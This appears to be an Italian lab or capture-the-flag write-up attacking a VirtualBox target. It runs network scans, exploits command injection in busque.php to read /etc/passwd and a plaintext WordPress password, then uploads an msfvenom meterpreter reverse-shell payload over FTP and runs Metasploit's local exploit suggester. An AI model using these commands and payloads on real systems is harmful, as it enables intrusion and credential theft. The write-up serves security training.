

# BUILDWEEK 2 – Black Box I

Kali Linux impostazioni di rete.

```
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group de
fault qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP
group default qlen 1000
    link/ether 08:00:27:b4:a1:05 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.6/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
        valid_lft 334sec preferred_lft 334sec
```

Scansione degli host con “**sudo arp-scan -l**”.

```
(kali㉿kali)-[~]
$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:b4:a1:05, IPv4: 10.0.2.6
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1      52:54:00:12:35:00      (Unknown: locally administered)
10.0.2.2      52:54:00:12:35:00      (Unknown: locally administered)
10.0.2.3      08:00:27:ea:c9:0c      (Unknown)
10.0.2.7      08:00:27:b4:c4:90      (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.247 seconds (113.93 hosts/sec). 4 responded
```

Test di connettività con macchina bersaglio tramite comando “**ping**.”

```
(kali㉿kali)-[~]
$ ping 10.0.2.7
PING 10.0.2.7 (10.0.2.7) 56(84) bytes of data.
64 bytes from 10.0.2.7: icmp_seq=1 ttl=64 time=0.567 ms
64 bytes from 10.0.2.7: icmp_seq=2 ttl=64 time=0.639 ms
64 bytes from 10.0.2.7: icmp_seq=3 ttl=64 time=0.386 ms
64 bytes from 10.0.2.7: icmp_seq=4 ttl=64 time=1.40 ms
64 bytes from 10.0.2.7: icmp_seq=5 ttl=64 time=0.892 ms
^C
— 10.0.2.7 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 4067ms
rtt min/avg/max/mdev = 0.386/0.777/1.403/0.352 ms
```

Scansione porte e servizi con “**nmap -sV**”.

```
(kali@kali)-[~]
$ nmap -sV 10.0.2.7
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-01 04:03 EDT
Nmap scan report for 10.0.2.7
Host is up (0.00061s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
80/tcp    open  http     Apache httpd 2.4.18
MAC Address: 08:00:27:B4:C4:90 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: 127.0.0.1; OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.95 seconds
```

Rilevamento sistema operativo con “**nmap -O**”.

```
(kali@kali)-[~]
$ nmap -O 10.0.2.7
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-01 04:04 EDT
Nmap scan report for 10.0.2.7
Host is up (0.00047s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
MAC Address: 08:00:27:B4:C4:90 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 4.11 (97%), Linux 3.13 - 4.4 (97%), Linux 3.2 - 4.14 (97%), Linux 3.8 - 3.16 (97%), Linux 4.4 (97%), Linux 3.16 - 4.6 (95%), Linux 3.13 (94%), Linux 4.2 (92%), OpenWrt Chaos Calmer 15.05 (Linux 3.18) or Designated Driver (Linux 4.1 or 4.4) (91%), Linux 4.10 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.05 seconds
```

Scansione di script di nmap con “**nmap -sC**”.

```
(kali@kali)-[~]
$ nmap -sC 10.0.2.7
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-01 04:13 EDT
Nmap scan report for 10.0.2.7
Host is up (0.00077s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
|_http-title: Index of /
|_http-ls: Volume /
|_SIZE TIME FILENAME
|_ - 2021-06-10 18:05 site/
|_
MAC Address: 08:00:27:B4:C4:90 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 10.66 seconds
```

Scansione vulnerabilit  con **“nikto -h”**.

```
(kali@kali)~$ nikto -h 10.0.2.7
- Nikto v2.5.0

+ Target IP: 10.0.2.7
+ Target Hostname: 10.0.2.7
+ Target Port: 80
+ Start Time: 2025-09-01 04:56:59 (GMT-4)

+ Server: Apache/2.4.18 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /: Directory indexing found.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: POST, OPTIONS, GET, HEAD .
+ /.: Directory indexing found.
+ /.: Appending './' to a directory allows indexing.
+ /.: Directory indexing found.
+ /.: Apache on Red Hat Linux release 9 reveals the root directory listing by default if there is no index page.
+ /%2e/: Directory indexing found.
+ /%2e/: Weblogic allows source code or directory listing, upgrade to v6.0 SP1 or higher. See: http://www.securityfocus.com/bid/2513
+ /.: Directory indexing found.
+ /?PageServices: The remote server may allow directory listings through Web Publisher by forcing the server to show all files via 'open directory browsing'. Web Publisher should be disabled. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0269
+ /?wp-cs-dump: The remote server may allow directory listings through Web Publisher by forcing the server to show all files via 'open directory browsing'. Web Publisher should be disabled. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0269
+ /.: Directory indexing found.
+ /.: Abyss 1.03 reveals directory listing when multiple /'s are requested. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-1078
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ 8102 requests: 0 error(s) and 17 item(s) reported on remote host
+ End Time: 2025-09-01 04:57:36 (GMT-4) (37 seconds)
```

Scansione **vulnerabilita'** con **"nessus"** FILE ALLEGATO – nessus\_bw2\_bb1




#### Vulnerabilities

Total: 29

| SEVERITY | CVSS V3.0 | VPR SCORE | EPSS SCORE | PLUGIN | NAME                                                |
|----------|-----------|-----------|------------|--------|-----------------------------------------------------|
| HIGH     | 7.5*      | -         | -          | 39465  | CGI Generic Command Execution                       |
| MEDIUM   | 5.3       | -         | -          | 40984  | Browsable Web Directories                           |
| MEDIUM   | 5.0*      | -         | -          | 57640  | Web Application Information Disclosure              |
| MEDIUM   | 4.3*      | -         | -          | 85582  | Web Application Potentially Vulnerable to Clickjack |
| INFO     | N/A       | -         | -          | 18261  | Apache Banner Linux Distribution Disclosure         |
| INFO     | N/A       | -         | -          | 48204  | Apache HTTP Server Version                          |
| INFO     | N/A       | -         | -          | 39519  | Backported Security Patch Detection (FTP)           |
| INFO     | N/A       | -         | -          | 39521  | Backported Security Patch Detection (WWW)           |
| INFO     | N/A       | -         | -          | 33817  | CGI Generic Tests Load Estimation (all tests)       |
| INFO     | N/A       | -         | -          | 45590  | Common Platform Enumeration (CPE)                   |
| INFO     | N/A       | -         | -          | 54615  | Device Type                                         |
| INFO     | N/A       | -         | -          | 49704  | External URLs                                       |
| INFO     | N/A       | -         | -          | 10092  | FTP Server Detection                                |
| INFO     | N/A       | -         | -          | 43111  | HTTP Methods Allowed (per directory)                |
| INFO     | N/A       | -         | -          | 10107  | HTTP Server Type and Version                        |
| INFO     | N/A       | -         | -          | 24260  | HyperText Transfer Protocol (HTTP) Information      |
| INFO     | N/A       | -         | -          | 50344  | Missing or Permissive Content-Security-Policy fram  |

Collegiamoci nel **browser** all'**indirizzo** della macchina **target**.



## Index of /

[Name](#) [Last modified](#) [Size](#) [Description](#)

 [site/](#) 2021-06-10 18:05 -

*Apache/2.4.18 (Ubuntu) Server at 10.0.2.7 Port 80*

Scansione delle **directory** del server con “**gobuster**”.

```
(kali@kali)-[~]
└─$ gobuster dir -u http://10.0.2.7/site -w /usr/share/wordlists/dirb/common.txt -x php,txt,zip,bak,sql

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:             http://10.0.2.7/site
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:      gobuster/3.8
[+] Extensions:     txt,zip,bak,sql,php
[+] Timeout:         10s

Starting gobuster in directory enumeration mode

./hta.php           (Status: 403) [Size: 273]
./hta               (Status: 403) [Size: 273]
./hta.bak           (Status: 403) [Size: 273]
./hta.sql           (Status: 403) [Size: 273]
./hta.zip           (Status: 403) [Size: 273]
./hta.txt           (Status: 403) [Size: 273]
./htaccess          (Status: 403) [Size: 273]
./htaccess.bak      (Status: 403) [Size: 273]
./htaccess.sql      (Status: 403) [Size: 273]
./htaccess.zip      (Status: 403) [Size: 273]
./htaccess.txt      (Status: 403) [Size: 273]
./htpasswd          (Status: 403) [Size: 273]
./htpasswd.php      (Status: 403) [Size: 273]
./htpasswd.bak      (Status: 403) [Size: 273]
./htpasswd.txt      (Status: 403) [Size: 273]
./htpasswd.sql      (Status: 403) [Size: 273]
./htpasswd.zip      (Status: 403) [Size: 273]
./assets            (Status: 301) [Size: 310] [→ http://10.0.2.7/site/assets/]
./css               (Status: 301) [Size: 307] [→ http://10.0.2.7/site/css/]
./index.html        (Status: 200) [Size: 10190]
./js               (Status: 301) [Size: 306] [→ http://10.0.2.7/site/js/]
./wordpress         (Status: 301) [Size: 313] [→ http://10.0.2.7/site/wordpress/]
Progress: 27678 / 27678 (100.00%)

Finished
```

Scansione cartella “wordpress”.

```
(kali@kali)-[~]
└─$ gobuster dir -u http://10.0.2.7/site/wordpress -w /usr/share/wordlists/dirb/common.txt -x php,txt,zip,bak,sql

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://10.0.2.7/site/wordpress
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: zip,bak,sql,php,txt
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

./hta.bak (Status: 403) [Size: 273]
./hta.txt (Status: 403) [Size: 273]
./hta.zip (Status: 403) [Size: 273]
./hta.sql (Status: 403) [Size: 273]
./hta.php (Status: 403) [Size: 273]
./htaccess (Status: 403) [Size: 273]
./htaccess.zip (Status: 403) [Size: 273]
./htaccess.php (Status: 403) [Size: 273]
./htaccess.txt (Status: 403) [Size: 273]
./htpasswd (Status: 403) [Size: 273]
./htpasswd.txt (Status: 403) [Size: 273]
./htpasswd.bak (Status: 403) [Size: 273]
./htpasswd.zip (Status: 403) [Size: 273]
./htpasswd.bak (Status: 403) [Size: 273]
./htpasswd.sql (Status: 403) [Size: 273]
./htpasswd.php (Status: 403) [Size: 273]
./hta (Status: 403) [Size: 273]
./htaccess.sql (Status: 403) [Size: 273]
./config.php (Status: 200) [Size: 87]
./index.html (Status: 200) [Size: 10190]
Progress: 27678 / 27678 (100.00%)

Finished
```

Controlliamo “config.php”.



Abbiamo trovato un **utente!**

Abbiamo la “**porta 21**” aperta, proviamo a **collegarci** tramite il **servizio FTP**.

```
(kali㉿kali)-[~]
$ ftp 10.0.2.7
Connected to 10.0.2.7.
220 (vsFTPd 3.0.3)
Name (10.0.2.7:kali): desafio02
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp>
zsh: suspended ftp 10.0.2.7

(kali㉿kali)-[~]
$ ftp 10.0.2.7
Connected to 10.0.2.7.
220 (vsFTPd 3.0.3)
Name (10.0.2.7:kali): desafio02
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp> █
```

Proviamo ad **accedere** in maniera **anonima**.

```
(kali㉿kali)-[~]
$ ftp 10.0.2.7
Connected to 10.0.2.7.
220 (vsFTPd 3.0.3)
Name (10.0.2.7:kali): anonymous
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp> █
```

Tramite **esplorazione** e **test** notiamo che **URL esegue** del **codice**.  
 La **conferma** l'abbiamo anche analizzando il **report** delle **vulnerabilit **.

**"/site/busque.php?buscar="**

#### Plugin Information

Published: 2009/06/19, Modified: 2022/04/11

#### Plugin Output

tcp/80/www

```
Using the GET HTTP method, Nessus found that :

+ The following resources may be vulnerable to arbitrary command execution :

+ The 'buscar' parameter of the /site/busque.php CGI :

/site/busque.php?buscar=%0Acat%20/etc/passwd

----- output -----
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
-----

Clicking directly on these URLs should exhibit the issue :
(you will probably need to read the HTML source)

http://10.0.2.7/site/busque.php?buscar=%0Acat%20/etc/passwd
```

Dal browser **"http://10.0.2.7/site/busque.php?buscar=%0Acat%20/etc/passwd"**

Otteniamo:

root → UID: 0, GID: 0, Home: /root, Shell: /bin/bash

daemon → UID: 1, GID: 1, Home: /usr/sbin, Shell: /usr/sbin/nologin

bin → UID: 2, GID: 2, Home: /bin, Shell: /usr/sbin/nologin

sys → UID: 3, GID: 3, Home: /dev, Shell: /usr/sbin/nologin

sync → UID: 4, GID: 65534, Home: /bin, Shell: /bin/sync

games → UID: 5, GID: 60, Home: /usr/games, Shell: /usr/sbin/nologin

man → UID: 6, GID: 12, Home: /var/cache/man, Shell: /usr/sbin/nologin

lp → UID: 7, GID: 7, Home: /var/spool/lpd, Shell: /usr/sbin/nologin  
mail → UID: 8, GID: 8, Home: /var/mail, Shell: /usr/sbin/nologin  
news → UID: 9, GID: 9, Home: /var/spool/news, Shell: /usr/sbin/nologin  
uucp → UID: 10, GID: 10, Home: /var/spool/uucp, Shell: /usr/sbin/nologin  
proxy → UID: 13, GID: 13, Home: /bin, Shell: /usr/sbin/nologin  
www-data → UID: 33, GID: 33, Home: /var/www, Shell: /usr/sbin/nologin  
backup → UID: 34, GID: 34, Home: /var/backups, Shell: /usr/sbin/nologin  
list → UID: 38, GID: 38, Home: /var/list, Shell: /usr/sbin/nologin  
irc → UID: 39, GID: 39, Home: /var/run/ircd, Shell: /usr/sbin/nologin  
gnats → UID: 41, GID: 41, Home: /var/lib/gnats, Shell: /usr/sbin/nologin  
nobody → UID: 65534, GID: 65534, Home: /nonexistent, Shell: /usr/sbin/nologin  
systemd-timesync → UID: 100, GID: 102, Home: /run/systemd, Shell: /bin/false  
systemd-network → UID: 101, GID: 103, Home: /run/systemd/netif, Shell: /bin/false  
systemd-resolve → UID: 102, GID: 104, Home: /run/systemd/resolve, Shell: /bin/false  
systemd-bus-proxy → UID: 103, GID: 105, Home: /run/systemd, Shell: /bin/false  
syslog → UID: 104, GID: 108, Home: /home/syslog, Shell: /bin/false  
\_apt → UID: 105, GID: 65534, Home: /nonexistent, Shell: /bin/false  
lxd → UID: 106, GID: 65534, Home: /var/lib/lxd/, Shell: /bin/false  
messagebus → UID: 107, GID: 111, Home: /var/run/dbus, Shell: /bin/false  
uuid → UID: 108, GID: 112, Home: /run/uuid, Shell: /bin/false  
dnsmasq → UID: 109, GID: 65534, Home: /var/lib/misc, Shell: /bin/false  
jangow01 → UID: 1000, GID: 1000, Home: /home/jangow01, Shell: /bin/bash  
sshd → UID: 110, GID: 65534, Home: /var/run/sshd, Shell: /usr/sbin/nologin  
ftp → UID: 111, GID: 118, Home: /srv/ftp, Shell: /bin/false  
mysql → UID: 112, GID: 119, Home: /nonexistent, Shell: /bin/false

Notiamo che la **maggior parte** ha le **shell impostate** su **/usr/sbin/nologin** e **bin/false**,  
quindi **non forniscono un accesso interattivo**.

Troviamo l'**utente "jangow01" !!**


Nella cartella del user appena scoperto, utilizzando **"curl"** e indirizzo **URL** per eseguire **codice remoto** e troviamo questo **"hash"**.

```
(kali@kali)-[~]
$ curl "http://10.0.2.4/site/busque.php?buscar=cat%20%2Fhome%2Fjangow01%2F.bash_history"

(kali@kali)-[~]
$ curl "http://10.0.2.4/site/busque.php?buscar=cat%20%2Fhome%2Fjangow01%2Fuser.txt"
d41d8cd98f00b204e9800998ecf8427e
```

Ora sfruttando il **codice remoto eseguibile** dal **URL** proviamo ad eseguire vari **comandi** ma usando **"grep -r password"** otteniamo qualcosa di interessante!

**http://10.0.2.7/site/busque.php?buscar=grep%20-r%20password**



```
wordpress/config.php:$password = "abygurl69"; wordpress/config.php:$conn =
mysqli_connect($servername, $username, $password, $database);
```

**Proviamo** a vedere se la **password corrisponde** agli **utenti** che abbiamo recuperato.


```
(kali@kali)-[~]
$ ftp 10.0.2.7
Connected to 10.0.2.7.
220 (vsFTPd 3.0.3)
Name (10.0.2.7:kali): desafio02
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp> 
```

```
(kali㉿kali)-[~]
└─$ ftp 10.0.2.7
Connected to 10.0.2.7.
220 (vsFTPD 3.0.3)
Name (10.0.2.7:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||59361|)
150 Here comes the directory listing.
drwxr-xr-x  3 0      0          4096 Oct 31  2021 html
226 Directory send OK.
ftp> █
```

Abbiamo **recuperato** utente/password: **"jangow01/abygurl69"**

Cerchiamo di capire in quali cartelle ci sono i permessi di scrittura.

**"http://10.0.2.7/site/busque.php?buscar=find%20/%20-type%20d%20-writable%202%3E/dev/null"**



```

/dev/mqueue /dev/shm /var/www/html/site /var/www/html/site/js /var/www/html/site/wordpress /var/www/html/site/assets /
var/www/html/site/assets/img /var/www/html/site/css /var/lib/php/sessions /var/crash /var/tmp /var/cache/apache2/
mod_cache_disk /proc/3346/task/3346/fd /proc/3346/fd /proc/3346/map_files /tmp /tmp/.X11-unix /tmp/.Test-unix /tmp/.XIM-
unix /tmp/.font-unix /tmp/.ICE-unix /run/lock /run/lock/apache2

```

Gli **utenti** hanno sempre il **permesso** di scrivere nella **propria cartella personale**, sfrutteremo questo o le cartelle sopra indicate.

La cartella **"/tmp/"** e' temporanea e senza ulteriori interazioni al riavvio della macchina o tramite un scheduling di pulizia, il **"payload"** verra cancellato.

## Privilege Escalation

Sappiamo che **possiamo caricare file** in alcune cartelle accedendo **tramite il servizio "FTP"** su **porta "21"** sfruttando **nome e password** quindi **costruiamo e inviamo un "PAYLOAD"**.

A questo punto sono stati fatti diversi tentativi tenendo in considerazione ogni informazione recuperata come l'architettura della macchina, informazioni scoperte e ipotizzate durante queste prove come la presenza di un firewall.

Utilizziamo **"msfvenom"** con il comando:

**"msfvenom -p linux/x86/meterpreter/reverse\_tcp LHOST=10.0.2.6 LPORT=443 -f elf > buildweek.elf"**

```
(kali@kali)-[~]  
$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.0.2.6 LPORT=443 -f elf > buildweek.elf  
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 123 bytes  
Final size of elf file: 207 bytes
```

**Sfruttiamo** il servizio **"FTP"** **autenticandoci per fare uplod** del **"PAYLOAD"**

Una volta effettuato il login andiamo in **"binary mode"** con il comando **"binary"**

Il comando per caricare il **"PAYLOAD"** e'

**"put/home/kali/buildweek.elf /home/jangow01/buildweek.elf"**

```
(kali@kali)-[~]  
$ ftp 10.0.2.7  
Connected to 10.0.2.7.  
220 (vsFTPd 3.0.3)  
Name (10.0.2.7:kali): jangow01  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> binary  
200 Switching to Binary mode.  
ftp> put /home/kali/buildweek.elf /home/jangow01/buildweek.elf  
local: /home/kali/buildweek.elf remote: /home/jangow01/buildweek.elf  
229 Entering Extended Passive Mode (|||54310|)  
150 Ok to send data.  
100% |*****| 207 5.06 MiB/s 00:00 ETA  
226 Transfer complete.  
207 bytes sent in 00:00 (255.88 KiB/s)  
ftp> quit  
221 Goodbye.
```

**NOTA: "Binary mode"** al contrario di **"ASCII mode"** trasferisce i file byte per byte, senza alcuna modifica, preferibile per file eseguibili, script, archivi ecc..

Controlliamo i **permessi** del **"PAYLOAD"**.

```
(kali@kali)-[~]
$ ftp 10.0.2.7
Connected to 10.0.2.7.
220 (vsFTPd 3.0.3)
Name (10.0.2.7:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd /home/jangow01
250 Directory successfully changed.
ftp> ls -la
229 Entering Extended Passive Mode (|||29257|)
150 Here comes the directory listing.
drwxr-xr-x  4 1000    1000          4096 Sep 02 08:50 .
drwxr-xr-x  3 0      0          4096 Oct 31 2021 ..
-rw-r--r--  1 1000    1000          366 Sep 01 20:54 .bash_history
-rw-r--r--  1 1000    1000          220 Jun 10 2021 .bash_logout
-rw-r--r--  1 1000    1000         3771 Jun 10 2021 .bashrc
drwx----- 2 1000    1000          4096 Jun 10 2021 .cache
drwxrwxr-x  2 1000    1000          4096 Jun 10 2021 .nano
-rw-r--r--  1 1000    1000          655 Jun 10 2021 .profile
-rw-r--r--  1 1000    1000           0 Jun 10 2021 .sudo_as_admin_successful
-rw-r----- 1 1000    1000          207 Sep 02 08:50 buildweek.elf
-rw-r----- 1 1000    1000          207 Sep 02 08:44 builweek.elf
-rwxrwxrwx  1 1000    1000        13728 Sep 01 20:13 cve-2017-16995
-rw-r----- 1 1000    1000        16472 Sep 01 19:27 dirty
-rwxrwxrwx  1 1000    1000       956174 Sep 01 18:10 linpeas.sh
-rwxr-xr-x  1 1000    1000          207 Sep 01 20:57 rev443.elf
-rwxrwxrwx  1 1000    1000          33 Jun 10 2021 user.txt
226 Directory send OK.
ftp> █
```

**"chmod 775 buildweek.elf"** per sbloccare permessi.

Avviamo la **"metasploit"** con il comando **"msfconsole"**  
**"use exploit/multi/handler"** per avviare il **"multi handler"**.

[illegible]

## Configurazione "Exploit".

```
"set PAYLOAD linux/x86/meterpreter/reverse_tcp"
```

```
msf exploit(multi/handler) > set PAYLOAD linux/x86/meterpreter/reverse_tcp
PAYLOAD => linux/x86/meterpreter/reverse_tcp
msf exploit(multi/handler) >
```

```
"set LHOST 10.0.2.6"
```

```
msf exploit(multi/handler) > set LHOST 10.0.2.6
LHOST => 10.0.2.6
```

```
"set LPORT 443"
```

```
msf exploit(multi/handler) > set LPORT 443
LPORT => 443
```

"**exploit**" per metterci in ascolto.

```
msf exploit(multi/handler) > exploit
```

Dal browser, andiamo nel **URL** dove possiamo **eseguire comandi remoti** e **avviamo** il "**PAYLOAD**" con il comando:

"**http://10.0.2.7/site/busque.php?buscar=%2Fhome%2Fjangow01%2Fbuildweek.elf**"

Nel URL appena inviato, "**%2F**" corrisponde al carattere slash "/"

Sfruttiamo il modulo "**post**" " **local\_exploit\_suggester**" per analizzare e trovare altre vulnerabilit . Cerchiamolo e selezioniamolo.

```
msf exploit(multi/handler) > search suggerer
```

Matching Modules

| # | Name                                     | Disclosure Date | Rank   | Check | Description                         |
|---|------------------------------------------|-----------------|--------|-------|-------------------------------------|
| 0 | post/multi/recon/local_exploit_suggester | .               | normal | No    | Multi Recon Local Exploit Suggester |

Interact with a module by name or index. For example `info 0`, `use 0` or `use post/multi/recon/local_exploit_suggester`

"**show options**" per vedere le opzioni del modulo.

```
msf exploit(multi/handler) > use 0
msf post(multi/recon/local_exploit_suggester) > show options
```

Module options (post/multi/recon/local\_exploit\_suggester):

| Name            | Current Setting | Required | Description                                                |
|-----------------|-----------------|----------|------------------------------------------------------------|
| SESSION         |                 | yes      | The session to run this module on                          |
| SHOWDESCRIPTION | false           | yes      | Displays a detailed description for the available exploits |

View the full module info with the `info`, or `info -d` command.

```
msf post(multi/recon/local_exploit_suggester) > sessions -L
```

Active sessions

| Id | Name | Type                  | Information         | Connection                               |
|----|------|-----------------------|---------------------|------------------------------------------|
| 1  |      | meterpreter x86/linux | www-data @ 10.0.2.7 | 10.0.2.6:443 → 10.0.2.7:44556 (10.0.2.7) |

**Configuriamo** le opzioni del **modulo**, in questo caso la **sessione**.

```
msf post(multi/recon/local_exploit_suggester) > set SESSION 1
SESSION => 1
```

Avviamo con “exploit”.

```
msf post(multi/recon/local_exploit_suggester) > exploit
```

Ecco i risultati

```
[*] Running check method for exploit 67 / 67
[*] 10.0.2.7 - Valid modules for session 1:
```

| #  | Name                                                | Potentially Vulnerable? | Check Result                                                                                                                                                 |
|----|-----------------------------------------------------|-------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 1  | exploit/linux/local/af_packet_chocobo_root_priv_esc | Yes                     | The target appears to be vulnerable.                                                                                                                         |
| 2  | exploit/linux/local/bpf_sign_extension_priv_esc     | Yes                     | The target appears to be vulnerable.                                                                                                                         |
| 3  | exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec | Yes                     | The target is vulnerable.                                                                                                                                    |
| 4  | exploit/linux/local/docker_cgroup_escape            | Yes                     | The target is vulnerable. IF host OS is Ubuntu, kernel version 4.4.0-31-generic is vulnerable                                                                |
| 5  | exploit/linux/local/glibc_realpath_priv_esc         | Yes                     | The target appears to be vulnerable.                                                                                                                         |
| 6  | exploit/linux/local/netfilter_priv_esc_ipv4         | Yes                     | The target appears to be vulnerable.                                                                                                                         |
| 7  | exploit/linux/local/ntfs3g_priv_esc                 | Yes                     | The target appears to be vulnerable.                                                                                                                         |
| 8  | exploit/linux/local/pkexec                          | Yes                     | The service is running, but could not be validated.                                                                                                          |
| 9  | exploit/linux/local/su_login                        | Yes                     | The target appears to be vulnerable.                                                                                                                         |
| 10 | exploit/linux/local/sudoedit_bypass_priv_esc        | Yes                     | The target appears to be vulnerable. Sudo 1.8.16.pre.0ubuntu1.1 is vulnerable, but unable to determine editable file. OS can NOT be exploited by this module |
| 11 | exploit/linux/local/shot_cacahot_priv_esc           | No                      | The target is not vulnerable.                                                                                                                                |

